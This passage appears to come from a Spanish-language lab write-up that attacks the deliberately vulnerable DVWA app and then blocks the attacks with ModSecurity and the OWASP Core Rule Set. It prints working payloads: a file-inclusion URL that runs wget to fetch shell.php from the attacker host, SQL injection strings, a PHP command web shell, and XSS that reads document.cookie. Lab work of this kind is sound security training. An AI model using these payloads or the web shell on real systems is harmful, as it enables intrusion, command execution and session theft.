
- Ejecutar el ataque el comando en la URL del navegador web:  
http://10.0.2.15/DVWA/vulnerabilities/fi/?page=data:,%3C%3Fphp%20system(\$\_GET[%27cmd%27]);%20?%3E&cmd=wget%20http://10.0.2.15/shell.php%20-P/var/www/html/DVWA/hackable/uploads
- Se ejecuta el comando wget para cargar el archivo o payload denominado shell.php, la dirección IP 10.0.2.15 es la del servidor web en este caso la del Kali Linux; y la ruta /var/www/dvwa/hackable/uploads es la ruta del aplicativo web vulnerable (DVWA) donde se guardará el payload, para posteriormente ser ejecutado.



- Comprobamos que se puede ejecutar




- Y en los archivos



**Ataque 5: Inyección SQL Manual** El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

- Seleccionar la opción “SQL Injection” del aplicativo web. Ejecutar el parámetro ' or '1=1 en la entrada de texto “User ID:” del aplicativo web



User ID:

ID: ' or ' 1 = 1  
First name: admin  
Surname: admin

ID: ' or ' 1 = 1  
First name: Gordon  
Surname: Brown

ID: ' or ' 1 = 1  
First name: Hack  
Surname: Me

ID: ' or ' 1 = 1  
First name: Pablo  
Surname: Picasso


ID: ' or ' 1 = 1  
First name: Bob  
Surname: Smith

- Se obtiene los datos “First name” y “Surname.”

## Ataque 6: Inyección SQL Manual

El ataque consiste en inyectar sentencias SQL a través del(los) input(s) del aplicativo web vulnerable, para la manipulación de las bases de datos.

- Seleccionar la opción “SQL Injection” del aplicativo web. Ejecutar el parámetro 1' or 1=1 union select null, table\_name from information\_schema.tables# en la entrada de texto “User ID:” del aplicativo web.
- Se obtiene información de las tablas de la base de datos, por ejemplo una denominada “EVENTS”.



```
10.0.2.15/DVWA/vulnerabilities/sqli/?id=1'+or+1%3D1+union+select+null,+table_name+from+information_schema.tables#
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMNS

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: COLUMN_PRIVILEGES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: ENABLED_ROLES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: ENGINES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: EVENTS

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: FILES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_STATUS

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: GLOBAL_VARIABLES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: KEYWORDS

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: KEY_CACHES

ID: 1' or 1=1 union select null, table_name from information_schema.tables#
First name:
Surname: KEY_COLUMN_USAGE
```



## Ataque 7: Inyección SQL Blind Manual

El ataque se basa en ejecutar el parámetro 'or 7=7# en la entrada de texto “User ID:” del aplicativo web vulnerable. Para verificar si el ID existe. Por defecto, el aplicativo tiene habilitado los ID's: 1, 2, 3, 4 y 5 en la base de datos. Cualquier otro número nos devolverá que el ID no existe. En este caso estamos introduciendo un valor con ID=7, de tal forma que no importe el ID que pongamos y siempre nos devuelva el mensaje que el ID existe.

- Seleccionar la opción “SQL Injection Blind” del aplicativo web.  
Ejecutar el parámetro 'or 7=7# en la entrada de texto “User ID:” del aplicativo web.
- Como resultado se obtiene que cualquier ID que se ingrese, devuelve como resultado que el ID existe.

### Vulnerability: SQL Injection (Blind)


User ID:

User ID exists in the database.

## Ataque 8: File Upload

El ataque se basa en cargar un payload, en este caso un archivo denominado shell1.php al sistema de archivos del aplicativo web, el cual nos permite ejecutar comandos dentro del sistema operativo del aplicativo web.


- Seleccionar la opción “File Upload” del aplicativo web. Dar clic en la opción Examinar, y cargar el archivo denominado shell1.php.
- Contenido de shell1.php

A screenshot of a text editor window titled '\*~/Desktop/shell1.php - Mousepad'. The window has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with various icons for file operations and editing. The main text area contains the following PHP code:


```
1 <?php
2 $cmd = $_GET["cmd"];
3 system($cmd);
4 ?>
```

- Si el archivo se cargó exitosamente al aplicativo web, se obtendrá el siguiente mensaje:





- Posteriormente efectuar el ataque, ejecutar el siguiente comando en la URL del navegador web:  
<http://10.0.2.15/DVWA/hackable/uploads/shell1.php?cmd=pwd>




- El comando cmd=pwd muestra el nombre del directorio actual, se puede cambiar el comando pwd por cualquier otro comando del sistema.

## Ataque 9: Cross Site Scripting (XSS) DOM

Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.

- Seleccionar la opción “XSS Dom” del aplicativo web. Seleccionar el idioma y dar clic en la opción Select.



- Ejecutar código JavaScript en la URL del navegador web. El código es el siguiente:


[http://10.0.2.15/DVWA/vulnerabilities/xss\\_d/?default=%3Cscripttype=%22text/javascript%22%3Ealert\(%22XSS%20DOM%22\);%3C/script%3E](http://10.0.2.15/DVWA/vulnerabilities/xss_d/?default=%3Cscripttype=%22text/javascript%22%3Ealert(%22XSS%20DOM%22);%3C/script%3E)

- Como resultado se obtendrá un mensaje de alerta en el navegador web



## Ataque 10: Cross Site Scripting (XSS) Stored

Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.



**Vulnerability: Stored Cross Site Scripting (XSS)**


Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: Juan  
Message: Test WAF

- Seleccionar la opción “XSS Stored” del aplicativo web. En la entrada de texto “Name” escribir cualquier nombre, en la entrada de texto ”Message” escribir un mensaje de texto. Se recibirá como respuesta el mensaje publicado y con el nombre.
- Ejecutar código JavaScript en la entrada de texto denominado “Message” del aplicativo web. El código es el siguiente:  
`<script>alert(document.cookie)</script>`
- Como resultado se obtendrá un mensaje de alerta en el navegador web, con el tipo de seguridad y la cookie de la sesión, de manera permanente.



**Instalar ModSecurity:** Instala ModSecurity para Apache:

```
(root@kali)-[/var/www/html/DVWA/hackable/uploads]
# apt install libapache2-mod-security2

Installing:
  libapache2-mod-security2

Installing dependencies:
  liblua5.1-0 modsecurity-crs

Suggested packages:
  lua geoip-database-contrib python -lib-openssl-openssl
  *liblua5.1-0:amd64-cross-compile

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 1107
  Download size: 537 kB
  Space needed: 2,477 kB / 63.1 GB available

Continue? [Y/n]
```

**Habilitar ModSecurity:**

```
(root@kali)-[/var/www/html/DVWA/hackable/uploads]
# sudo a2enmod security2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled
```


**Descargar y configurar el Core Rule Set:**

```
(root@kali)-[/var/www/html/DVWA/hackable/uploads]
# sudo apt install git
cd /etc/modsecurity/
sudo git clone https://github.com/coreruleset/coreruleset.git
sudo mv coreruleset/crs-setup.conf.example /etc/modsecurity/crs-setup.conf
sudo cp coreruleset/rules/* /etc/modsecurity/rules/
```

**Configurar ModSecurity:** Activa ModSecurity en el archivo de configuración de Apache:

```
(kali@kali)-[~]
$ sudo nano /etc/apache2/mods-available/security2.conf
[sudo] password for kali:
```

Activar las reglas del CRS:




```
root@kali: /etc/modsecurity
File Actions Edit View Help
GNU nano 8.1 /etc/apache2/mods-available/security2.conf *
<IfModule security2_module>
    # Default Debian dir for modsecurity's persistent data
    SecDataDir /var/cache/modsecurity

    # Include all the *.conf files in /etc/modsecurity.
    # Keeping your local configuration in that directory
    # will allow for an easy upgrade of THIS file and
    # make your life easier
    IncludeOptional /etc/modsecurity/*.conf

    # Include OWASP ModSecurity CRS rules if installed
    IncludeOptional /usr/share/modsecurity-crs/*.load
    IncludeOptional /etc/modsecurity/rules/*.conf
</IfModule>
```

### Ataque 3: File Inclusion Local




## Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Debian) Server at 10.0.2.15 Port 80

### Ataque 6: Inyección SQL Manual




## Forbidden

You don't have permission to access this resource.

Apache/2.4.62 (Debian) Server at 10.0.2.15 Port 80

## Ataque 7: Inyección SQL Blind Manual



## Ataque 9: Cross Site Scripting (XSS) DOM

